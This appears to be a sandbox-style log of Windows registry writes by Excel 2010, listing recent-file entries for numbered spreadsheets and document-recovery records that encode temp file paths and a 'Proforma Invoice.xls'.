HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF364	EF364	binary	04 00 00 00 94 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 35 00 38 00 30 00 2E 00 34 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 83 29 6B 92 9F BE D6 01 64 F3 0E 00 64 F3 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF45D	EF45D	binary	04 00 00 00 94 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 2A 6C E5 95 9F BE D6 01 5D F4 0E 00 5D F4 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF4F9	EF4F9	binary	04 00 00 00 94 09 00 00 2B 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 50 00 72 00 6F 00 66 00 6F 00 72 00 6D 00 61 00 20 00 49 00 6E 00 76 00 6F 00 69 00 63 00 65 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 C0 20 FD 95 9F BE D6 01 F9 F4 0E 00 F9 F4 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	bq6	binary	62 71 36 00 94 09 00 00 02 00 00 00 00 00 00 00 58 00 00 00 01 00 00 00 2A 00 00 00 22 00 00 00 70 00 72 00 6F 00 66 00 6F 00 72 00 6D 00 61 00 20 00 69 00 6E 00 76 00 6F 00 69 00 63 00 65 00 2E 00 78 00 6C 00 73 00 00 00 70 00 72 00 6F 00 66 00 6F 00 72 00 6D 00 61 00 20 00 69 00 6E 00 76 00 6F 00 69 00 63 00 65 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F53CB	F53CB	binary	04 00 00 00 94 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 75 6D 64 A4 9F BE D6 01 CB 53 0F 00 CB 53 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAC59AC0	unknown
